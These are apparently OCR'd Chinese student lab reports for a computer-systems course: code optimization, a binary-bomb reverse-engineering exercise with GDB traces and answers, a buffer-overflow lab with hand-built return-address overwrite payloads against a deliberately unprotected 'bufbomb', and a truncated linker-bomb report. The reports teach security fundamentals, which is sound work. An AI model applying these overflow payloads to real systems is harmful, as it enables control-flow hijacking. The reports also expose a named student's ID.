
排序函数

Debug 反汇编：保留函数调用、内存边界检查，未内联函数

Release 反汇编：使用 SSE 指令集并行比较和交换数据，函数内联优化

任务 2 的实验测试结果记录

输出如下




任务 3 的实验测试结果记录、优化手段、优化原理分析


性能提升的主要原因：

减少循环控制开销：手动展开循环可以显著减少分支跳转的开销。

减少内存访问：通过寄存器绑定，避免频繁访问内存。



任务 4 的实验测试结果记录、优化手段、优化原理分析



采用快速排序基本原理：

1.从数组中选择一个元素作为基准点。

2.将数组中的元素重新排列，使得所有小于或等于基准点的元素移到左边，所有大于基准点的元素移到右边。分区操作完成后，基准点的位置会被确定下来。

3.对基准点左边和右边的子数组分别递归地进行快速排序，直到所有子数组都排序完成。

四、体会

在学习和实践 C 语言与汇编语言的混合编程过程中，我深刻体会到了两种语言在程序开发中的互补性和重要性。通过使用 VS2022 开发平台，我逐渐掌握了如何将 C 语言的高效性和汇编语言的底层控制能力结合起来，以实现更优化的程序性能。

1. C 和汇编的混合编程

C 语言提供了强大的抽象能力和代码可读性，而汇编语言则允许直接操作硬件资源，优化关键代码段的执行效率。在实践中，我学会了如何通过内联汇编或独立的汇编模块与 C 代码结合。例如，在任务 2 中，我用汇编语言实现了“计算平均成绩”函数，发现汇编代码在处理循环和算术运算时能够显著减少指令冗余，从而提高执行速度。这种混合编程方式让我更加理解了程序执行的底层机制。

2. 机器指令的使用

熟悉常用机器指令是优化程序性能的基础。通过实践，我掌握了如何选择合适的指令（如 mov、add、mul 等）来减少指令周期，以及如何利用寄存器优化数据访问。例如，在任务 3 中，我通过寄存器绑定和循环展开优化了汇编代码，发现这些方法能够显著减少内存访问次数，提高程序运行速度。

3. 代码优化的基本方法

代码优化是一个从算法到实现的全方位过程。在任务 4 中，我尝试了多种算法优化手段（如快速排序代替冒泡排序）和程序优化方法（如寄存器使用、循环展开等）。通过对比优化前后的性能数据，我深刻认识到优化不仅需要技术手段，还需要对程序逻辑的深入理解和对硬件特性的充分利用。

華中科技大學

课 程 实 验 报 告

课程名称： 计算机系统基础

实验名称： 机器级语言理解

院　　系 ： 计算机科学与技术

专业班级 ： CS2304

学　　号 ： U202315594

姓　　名 ： 贾柠泽

指导教师 ： 金良海

2025 年 4 月 3 日

一、实验目的与要求

通过逆向分析一个二进制程序（称为“二进制炸弹”）的构成和运行逻辑，加深对理论课中关于程序的机器级表示各方面知识点的理解，增强反汇编、跟踪、分析、调试等能力。

实验环境：Ubuntu，GCC，GDB 等

二、实验内容

任务

作为实验目标的二进制炸弹（binary bombs）可执行程序由多个“关”组成。每一个“关”（阶段）要求输入一个特定字符串，如果输入满足程序代码的要求，该阶段即通过，否则程序输出失败。实验的目标是设法得到得出解除尽可能多阶段的字符串。

为了完成二进制炸弹的拆除任务，需要通过反汇编和分析跟踪程序每一阶段的机器代码，从中定位和理解程序的主要执行逻辑，包括关键指令、控制结构和相关数据变量等等，进而推断拆除炸弹所需要的目标字符串。

实验源程序及相关文件　bomb.rar

bomb.c　　主程序

phases.o　各个阶段的目标程序

support.c　完成辅助功能的目标程序

support.h　公共头文件

阶段 1：串比较　phase_1(char *input);

要求输出的字符串(input) 与程序中内置的某一特定字符串相同。提示：找到与 input 串相比较的特定串的地址，查看相应单元中的内容，从而确定 input 应输入的串。

阶段 2：循环 phase_2(char *input);

要求在一行上输入 6 个整数数据，与程序自动产生的 6 个数据进行比较，若一致，则过关。提示：将输入串 input 拆分成 6 个数据由函数 read_six_numbers(input, numbers) 完成。之后是各个数据与自动产生的数据的比较，在比较中使用了循环语句。

阶段 3：条件分支 phase_3(char *input);

要求输入两个整数数据，与程序中给定的数据比较，相等则过关。提示：在自动生成数据时，使用了 switch … case 语句。

三、实验记录及问题回答

（1）任务的实验记录

经过实验，可知拆弹的结果为：

U202315594

Where there is a will, there is a way.

4 9 13 22 35 57

5 513

保存到 ans.txt 文件当中，下面是拆弹成功示例

```
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from bomb...
(gdb) r
Starting program: /mnt/d/code/systembasics/experiment4/bomb
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Input your Student ID :
U202315594
welcome  U202315594
You have 6 bombs to defuse!
Gate 1 :  input a string that meets the requirements.
Where there is a will, there is a way.
Phase 1 passed!
Gate 2 :  input six intergers that meets the requirements.
4 9 13 22 35 57
Phase 2 passed!
Gate 3 :  input 2 intergers.
5 513
Phase 3 passed!
Gate 4 :  input 2 intergers and a string.
```

首先进入到指定文件夹当中，输入指令“gcc -g -o bomb -D U4 bomb.c support.c phases.o”来生成运行 bomb 程序的二进制文件，使用指令“gdb bomb”来用 gdb 调试文件。

阶段 1

接着输入指令“b phase_1”、“b strings_not_equal”和“b string_length”来增加断点

```
Reading symbols from bomb...
(gdb) b phase_1
Breakpoint 1 at 0x19b3
(gdb) b strings_not_equal
Breakpoint 2 at 0x16ca: file support.c, line 53.
(gdb) b string_length
Breakpoint 3 at 0x168b: file support.c, line 38.
(gdb) layout regs
```

输入命令“layout regs”显示反汇编文件和寄存器实时查看存储信息。

输入“r”运行程序，输入我的学号 U202315594，此时第一关要求输入一个字符串，随便输入一个串，此时遇到进入 phase_1 函数的断点

```
   0x5555555559af <phase_1+4>     push   %rbp
   0x5555555559b0 <phase_1+5>     mov    %rsp,%rbp
B+> 0x5555555559b3 <phase_1+8>     sub    $0x20,%rsp
   0x5555555559b7 <phase_1+12>    mov    %rdi,-0x18(%rbp)
   0x5555555559bb <phase_1+16>    movzbl 0x2adf(%rip),%eax
   0x5555555559c2 <phase_1+23>    sub    $0x30,%eax
   0x5555555559c5 <phase_1+26>    mov    %al,-0x5(%rbp)
```

然后输入指令“c”跳转到下一个断点，及进入 strings_not_equal 函数的断点

```
    0x5555555556be <strings_not_equal+9>     sub    $0x20,%rsp
    0x5555555556c2 <strings_not_equal+13>    mov    %rdi,-0x20(%rbp)
    0x5555555556c6 <strings_not_equal+17>    mov    %rsi,-0x28(%rbp)
B+> 0x5555555556ca <strings_not_equal+21>    mov    -0x20(%rbp),%rax
    0x5555555556ce <strings_not_equal+25>    mov    %rax,%rdi
    0x5555555556d1 <strings_not_equal+28>    call   0x55555555567f <string_
    0x5555555556d6 <strings_not_equal+33>    mov    %eax,%ebx
    0x5555555556d8 <strings_not_equal+35>    mov    -0x28(%rbp),%rax
```

```
Breakpoint 2, strings_not_equal (string1=0x555555558510 <input_strings+80> "
fffff", string2=0x5555555580e8 <special+200> "Where there is a will, there i
s a way.") at support.c:53
(gdb)
```

再输入“c”跳转到 string_length 函数的断点

```
    0x555555555683 <string_length+4>         push   %rbp
    0x555555555684 <string_length+5>         mov    %rsp,%rbp
    0x555555555687 <string_length+8>         mov    %rdi,-0x18(%rbp)
B+> 0x55555555568b <string_length+12>        mov    -0x18(%rbp),%rax
    0x55555555568f <string_length+16>        mov    %rax,-0x8(%rbp)
    0x555555555693 <string_length+20>        movl   $0x0,-0xc(%rbp)
    0x55555555569a <string_length+27>        jmp    0x5555555556a5 <string_
    0x55555555569c <string_length+29>        addq   $0x1,-0x8(%rbp)
    0x5555555556a1 <string_length+34>        addl   $0x1,-0xc(%rbp)
    0x5555555556a5 <string_length+38>        mov    -0x8(%rbp),%rax
```

```
(gdb) c
Continuing.

Breakpoint 3, string_length (aString=0x555555558510 <input_strings+80> "fff"
) at support.c:38
```

此时观察寄存器的变化可以得知要求的字符串的长度为 38。输入指令“until”跳出当前函数，回到 phase_1 函数，这时能看到目标字符串的地址为 0x5555555580e8，

```
rdx            0x5555555580e8      93824992248040
rsi            0x5555555580e8      93824992248040
rdi            0x5555555580e8      93824992248040
```


输入指令“x/s 0x555555580e8”来查看内存中保存的内容，此时就看到了字符串“Where there is a will, there is a way.”

```
(gdb) x/s 0x5555555580e8
0x5555555580e8 <special+200>:   "Where there is a will, there is a way."
```


重新来一次及通过成功。

阶段 2


在第二关输入“b phase_2”增加断点，随便输入六个数字，此时进入 phase_2 函数



输入“si”单步执行通过不停调用 si 来逐步分析寄存器中的内容，遇到汇编语言“cmp”时比较两个数字，



这时就在 rax 寄存器看到自己输入的数字，在 rdx 寄存器中能看到目标数字。



退出程序和再重复，六次后，即可得到六个目标数字。

通过对汇编语言的理解，观察到+119、+121、+165、+169、+173 行构成了一个循环结构，大意为：

```
for (int i=2; i<=5; i++)
```

其中 i 存储在$rbp-24 的地方。令输入数组为 a。进入循环前，在+78 和+103 位置处，分别将 a[0]、a[1]与学号第 9 位、第 8 位比较，若不同则炸弹爆炸。注意到在+138 和+150 位置处,取出了 a[i-1]和 a[i-2]处的值,之后加和并存入 eax，随后与存入 edx 的 a[i]比较，不同则爆炸， 即：


```
if (a[i] != a[i-1] + a[i-2]) explode_bomb()
```

故而可确定，phase_2 的答案是一个斐波那契数列，其中前两项分别为学号第 9 位、第 8 位，后面每一位是前两位的和。


阶段 3

第三关和第二关类似，找到 cmp 指令，查看 rax 寄存器中的数据就是答案，重复两次。

阅读+91 到+111 位置可知，要求输入的第一个参数与学号第七位相等。



假设学号第七位为 x，+126 到+156 构成了条件判断语句的开头部分，即：switch(x).



后续有 10 个 case，对应着 x 从 0 到 9，这 10 种情况下。每种情况等效于给一个变量 z 赋予一个特定值，并在条件语句结束后与输入的第二个参数 y 作对比，若不同则爆炸。10 种情况下。10 个 case 对应数值分别为：

0	815	5	513
1	304	6	425
2	388	7	884
3	654	8	123
4	284	9	321

我的第七位是 5，所对应的输入参数应该为 513. 故输入的答案应该是 5 513，则拆除成功。

（2）拆除炸弹的过程中关键操作

1.安装虚拟机，调配好相关的实验环境

2.使用 gdb，并利用 layout asm 进入和退出汇编指令调试界面，利用 stepi 命令逐指令调试汇编指令，并用 finish 命令跳出函数；

3.使用 x/命令，查询汇编指令中传入函数/寄存器/存储空间的某些地址处所存储内容；

4.使用 display 和 info register <寄存器>（i r <寄存器>）命令，查看寄存器存储内容；

5.关注函数调用前 edi，esi，edx，ecx， eax 寄存器的赋值情况，从而判断函数参数数量、传入的值以及返回值信息；

四、体会

本次实验通过逆向分析二进制炸弹程序的机器级代码，让我深刻认识到静态分析

与动态调试结合的重要性。在阶段 1 的字符串比对中，仅通过反汇编代码（如 strings_not_equal 函数调用）难以直接定位目标字符串，需借助 GDB 的 x/s 命令动态查看内存地址（如 0x5555555585b0）中的预置字符串，这体现了动态调试在数据段分析中的关键作用。

实验强化了“从结果反推条件”的逆向思维。例如，阶段 3 需从 cmp %eax, 0x4(%rsp) 指令反推第二个数的预期值，而非正向模拟计算过程。这种思维在破解加密算法或绕过程序验证时尤为重要。

本实验通过拆解二进制炸弹的阶段性挑战，使我系统掌握了机器级代码的阅读方法、调试工具的高效使用及逆向工程的核心思维。这些技能不仅是信息安全与漏洞分析的基础，更是对计算机系统底层运行机制的直观认知，为后续学习操作系统、编译原理等课程奠定了实践基础。

华中科技大学

课 程 实 验 报 告

课程名称： 计算机系统基础

实验名称： 缓冲区溢出攻击

院　　系 ：计算机科学与技术

专业班级 ：CS2304

学　　号 ：U202315594

姓　　名 ：贾柠泽

指导教师 ：金良海

2025 年 4 月 15 日

一、实验目的与要求

通过分析一个程序（称为“缓冲区炸弹”）的构成和运行逻辑，加深对理论课中关于程序的机器级表示、函数调用规则、栈结构等方面知识点的理解，增强反汇编、跟踪、分析、调试等能力，加深对缓冲区溢出攻击原理、方法与防范等方面知识的理解和掌握；
实验环境：Ubuntu，GCC，GDB 等

二、实验内容

任务　缓冲区溢出攻击

程序运行过程中，需要输入特定的字符串，使得程序达到期望的运行效果。
对一个可执行程序“bufbomb” 实施一系列缓冲区溢出攻击(buffer overflow attacks)，也就是设法通过造成缓冲区溢出来改变该程序的运行内存映像(例如将专门设计的字节序列插入到栈中特定内存位置)和行为，以实现实验预定的目标。bufbomb 目标程序在运行时使用函数 getbuf 读入一个字符串。根据不同的任务，学生生成相应的攻击字符串。
实验中需要针对目标可执行程序 bufbomb,分别完成多个难度递增的缓冲区溢出攻击(完成的顺序没有固定要求)。按从易到难的顺序，这些难度级分别命名为 smoke (level 1)、fizz (level 2)。

阶段 1 smoke

正常情况下，getbuf 函数运行结束，执行最后的 ret 指令时，将取出保存于栈帧中的返回（断点）地址并跳转至它继续执行（test 函数中调用 getbuf 处）。要求将返回地址的值改为本级别实验的目标 smoke 函数的首条指令的地址， getbuf 函数返回时，跳转到 smoke 函数执行，即达到了实验的目标。

阶段 2 fizz

要求 getbuf 函数运行结束后，转到 fizz 函数处执行。与 smoke 的差别是，fizz 函

数有一个参数。 fizz 函数中比较了参数 val 与 全局变量 cookie 的值，只有两者相同（要正确打印 val）才能达到目标。

三、实验记录及问题回答

（1）实验任务的实验记录

阶段 1

根据要求，加开关后对 c 文件进行编译，输入指令“gcc -g -fno-stack-protector -no-pie -fcf-protection=none -z execstack -DU4 bufbomb.c buf.c -o bufbomb”得到目标执行程序 bufbomb

```
root@lengmou:/mnt/d/code/systembasics/experiment4# gcc -g -fno-stack-protect
or -no-pie -fcf-protection=none  -z execstack  -DU4 bufbomb.c buf.c -o bufbo
mb
root@lengmou:/mnt/d/code/systembasics/experiment4#
```

阅读 c 代码，发现在函数 getbuf（）中存在 Gets（）函数，将一段输入的字符串存入 getbuf 的存储空间，可实施缓冲区溢出攻击。

输入“gdb bufbomb”调试程序，输入“b getbuf”在 getbuf 处设置断点，输入“layout asm”并使用 layout asm 打开反汇编指令界面，输入“r U202315594 smoke_hex.txt 0”用 smoke_hex.txt 的内容作为输入来运行程序。

```
(gdb) r  U202315594 smoke_hex.txt  0
Starting program: /mnt/d/code/systembasics/experiment4/bufbomb U202315594 sm
oke_hex.txt  0
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
user id : U202315594
Breakpoint 1, getbuf (src=0x405890 "", len=64) at buf.c:112
(gdb) ring file : smoke_hex.txt
level : 0
smoke : 0x0x401326   fizz : 0x0x401343  bang : 0x0x401397
welcome  U202315594
```

```
    0x401a8b <getbuf+8>     mov    %rdi,-0x38(%rbp)
    0x401a8f <getbuf+12>    mov    %esi,-0x3c(%rbp)
B+  0x401a92 <getbuf+15>    movabs $0x65676175676e616c,%rax
    0x401a9c <getbuf+25>    mov    %rax,-0xc(%rbp)
    0x401aa0 <getbuf+29>    movl   $0x0,-0x4(%rbp)
    0x401aa7 <getbuf+36>    mov    -0x3c(%rbp),%edx
    0x401aaa <getbuf+39>    mov    -0x38(%rbp),%rcx
    0x401aae <getbuf+43>    lea    -0x30(%rbp),%rax
    0x401ab2 <getbuf+47>    mov    %rcx,%rsi
    0x401ab5 <getbuf+50>    mov    %rax,%rdi
    0x401ab8 <getbuf+53>    call   0x4015c0 <Gets>
```

观察到在<getbuf+43>处，将地址$rbp-0x30 放入 rax，后又放入 rdi，作为 Gets 函

数读取的字符串的首地址。故而可以获知，申请了 48 个 buf 数组空间。

查询 rbp 的值可知栈帧底部具体位置，在<getbuf+53>处查询 rax 值可以获知字符串具体位置。

```
rax            0x7fffffffdcc0      140737488346304
```

故可以画运行到 getbuf 时的栈帧结构图：

0x7fffffffddf8：返回地址
0x7fffffffdcf0：rbp
0x7fffffffdce8：buf[20]~buf[23]
0x7fffffffdce0：buf[16]~buf[19]
0x7fffffffdcd8：buf[12]~buf[15]
0x7fffffffdcd0：buf[8]~buf[11]
0x7fffffffdcc8：buf[4]~buf[7]
0x7fffffffdcc0：buf[0]~buf[3]
0x7fffffffdcc0：
0x7fffffffdcb0：esp

任务 1 要求跳转进入 smoke 函数，故而构造的恶意字符串只需填满缓冲区 48 个字节以及原 rbp8 个字节，在第 57 至第 64 个字节处按小端法规则书写 smoke 函数首指令地址即可，即为 0x401326。

```
> 0x401326 <smoke>              push   %rbp
  0x401327 <smoke+1>            mov    %rsp,%rbp
  0x40132a <smoke+4>            lea    0xdb5(%rip),%rax        # 0x
  0x401331 <smoke+11>           mov    %rax,%rdi
  0x401334 <smoke+14>           call   0x401060 <puts@plt>
  0x401339 <smoke+19>           mov    $0x0,%edi
  0x40133e <smoke+24>           call   0x401120 <exit@plt>
```

所以构造的攻击字符串为：

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

26 13 40 00 00 00 00 00

然后运行程序可以得到一下运行结果：

```
(gdb) until
__GI__IO_puts (str=0x4020e6 "Smoke!: You called smoke()") at ./libio/ioputs.
c:33
Smoke!: You called smoke()
```

阶段 2

输入指令“r　U202315594 fizz_hex.txt　1”

观察目标文件的反汇编代码：

```
0000000000401343 <fizz>:
  401343: 55                    push   %rbp
  401344: 48 89 e5              mov    %rsp,%rbp
  401347: 48 83 ec 10           sub    $0x10,%rsp
  40134b: 89 7d fc              mov    %edi,-0x4(%rbp)
  40134e: 8b 05 94 2d 00 00     mov    0x2d94(%rip),%eax        # 4040e8 <cookie>
  401354: 39 45 fc              cmp    %eax,-0x4(%rbp)
  401357: 75 1b                 jne    401374 <fizz+0x31>
  401359: 8b 45 fc              mov    -0x4(%rbp),%eax
  40135c: 89 c6                 mov    %eax,%esi
  40135e: 48 8d 05 9c 0d 00 00  lea    0xd9c(%rip),%rax        # 402101 <_IO_stdin_used+0x101>
  401365: 48 89 c7              mov    %rax,%rdi
  401368: b8 00 00 00 00        mov    $0x0,%eax
  40136d: e8 1e fd ff ff        call   401090 <printf@plt>
  401372: eb 19                 jmp    40138d <fizz+0x4a>
  401374: 8b 45 fc              mov    -0x4(%rbp),%eax
  401377: 89 c6                 mov    %eax,%esi
  401379: 48 8d 05 a0 0d 00 00  lea    0xda0(%rip),%rax        # 402120 <_IO_stdin_used+0x120>
  401380: 48 89 c7              mov    %rax,%rdi
  401383: b8 00 00 00 00        mov    $0x0,%eax
  401388: e8 03 fd ff ff        call   401090 <printf@plt>
  40138d: bf 00 00 00 00        mov    $0x0,%edi
  401392: e8 89 fd ff ff        call   401120 <exit@plt>
```

可发现，在 0x401354 处将 cookie 值与 edi（即为传入参数 val）的值进行比较。考虑直接跳过该语句，观察到 0x401359 处将$rbp-0x4 的值作为 printf 函数的第二个参数，故而只需让$rbp-0x4 指向 cookie 的地址即可做到输出 cookie。查询 cookie 地址

```
  40134e: 8b 05 94 2d 00 00     mov    0x2d94(%rip),%eax        # 4040e8 <cookie>
```

只需让 rbp 为 cookie 地址加 4，即 0x4040ec。栈帧结构见任务 1，只需将 0x7fffffffdcf0 处改为 0x4040ec，再将 0x7fffffffdcf8 处改为<fizz+22>即 0x401359 即可，在攻击之后，返回地址为 0x401359，参数地址为 0x4040ec。

则可以得到如下攻击字符串：

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

ec 40 40 00 00 00 00 00

59 13 40 00 00 00 00 00

得到运行结果为：

```
   0x401357 <fizz+20>      jne    0x401374 <fizz+49>
 > 0x401359 <fizz+22>      mov    -0x4(%rbp),%eax
   0x40135c <fizz+25>      mov    %eax,%esi
   0x40135e <fizz+27>      lea    0xd9c(%rip),%rax        # 0x402101
   0x401365 <fizz+34>      mov    %rax,%rdi
   0x401368 <fizz+37>      mov    $0x0,%eax
   0x40136d <fizz+42>      call   0x401090 <printf@plt>
```

```
Breakpoint 2, Gets (dest=0x7fffffffdcc0 "", src=0x405890 "", len=64) at bufb
omb.c:201
(gdb) si
getbuf (src=0x405890 "", len=64) at buf.c:133
fizz (val=202315594) at bufbomb.c:107
(gdb) c
Continuing.
Fizz!: You called fizz(0xc0f174a)
[Inferior 1 (process 808) exited normally]
(gdb)
```

（2）缓冲区溢出攻击中字符串产生的方法描述

两个任务攻击的目标函数均为 getbuf，故栈帧结构相同。

构造攻击字符串总体思路是：由于输入字符串从 0x7fffffffdcc0 处开始存放，要达到 ret 跳转语句地址处，需要有 64 个字节长度的字符串。所以构造字符串时，总长度均为 64 字节，最末尾 8 个字节作为跳转目标语句的地址：第 1、2 级时是目标函数的目标语句。

特别地，对于第 2 级，0x7fffffffdcf0 处地原 rbp 要设置成&cookie+4，即攻击字符串的第 49 至 56 个字节要写成&cookie+4（按小端法规则）。

四、体会

这次实验的难度相对较高，关键在于观察栈帧的结构，以便设计出相应的攻击字符串。通过这次实验，我对函数的栈帧空间、函数调用和返回机制有了更深入的理解，同时通过对缓冲区的攻击达到预期效果，令人感到非常有成就感。

实验中使用的主要工具包括 gdb、objdump 和 gcc 编译器。通过分析反汇编代码，我能够清晰地观察到栈帧的结构。然后，借助编译和反汇编工具，我将攻击代码

转换为机器码，并成功注入到目标程序中。这个过程中，通过操控控制流来执行攻击代码，使我对内存的可用空间以及控制流的方向有了更深刻的认识。

在编译生成 bomb 可执行程序时，我加入了大量的编译选项，这使得缓冲区攻击得以顺利实施。这让我意识到，为了确保计算机和程序的安全，现有许多内存和程序保护机制正在发挥作用，包括 ASLR（地址空间布局随机化）、Canary（栈保护）等。这次经历促使我在今后的程序设计中，更加关注程序的稳定性和安全性，确保遵循最佳实践来防范潜在的安全风险。

華中科技大學

课 程 实 验 报 告

课程名称： 计算机系统基础

实验名称： ELF 文件与程序链接

院　　系：计算机科学与技术

专业班级：CS2304

学　　号：U202315594

姓　　名：贾柠泽

指导教师：金良海

2025 年 4 月 27 日

一、实验目的与要求

通过修改给定的可重定位的目标文件（链接炸弹），加深对可重定位目标文件格式、目标文件的生成、以及链接的理论知识的理解。

实验环境：Ubuntu

工具：GCC、GDB、readelf、hexdump、hexedit、od 等。

二、实验内容

任务　　链接炸弹的拆除

在二进制层面，逐步修改构成目标程序“linkbomb”的多个二进制模块（“.o 文件”），然后链接生成可执行程序，要求可执行程序运行能得到指定的效果。修改目标包括可重定位目标文件中的数据、机器指令、重定位记录等。

阶段 1 静态数据与 ELF 数据节

修改二进制可重定位目标文件 phase1.o 的数据节中的内容（不允许修改其他节），使其与 main.o 链接后，生成的执行程序，可以输出自己的学号。

阶段 2 简单的机器指令修改

